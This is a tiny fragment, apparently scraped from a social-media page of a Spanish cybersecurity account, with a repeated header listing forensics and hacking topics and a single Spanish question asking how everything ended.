X @CiberPoliES | Forensic | Hacking | Cibersecurity | GLIDER.es |

¿Y como acabó todo esto?

G}



X @CiberPoliES | Forensic | Hacking | Cibersecurity | GLIDER.es |



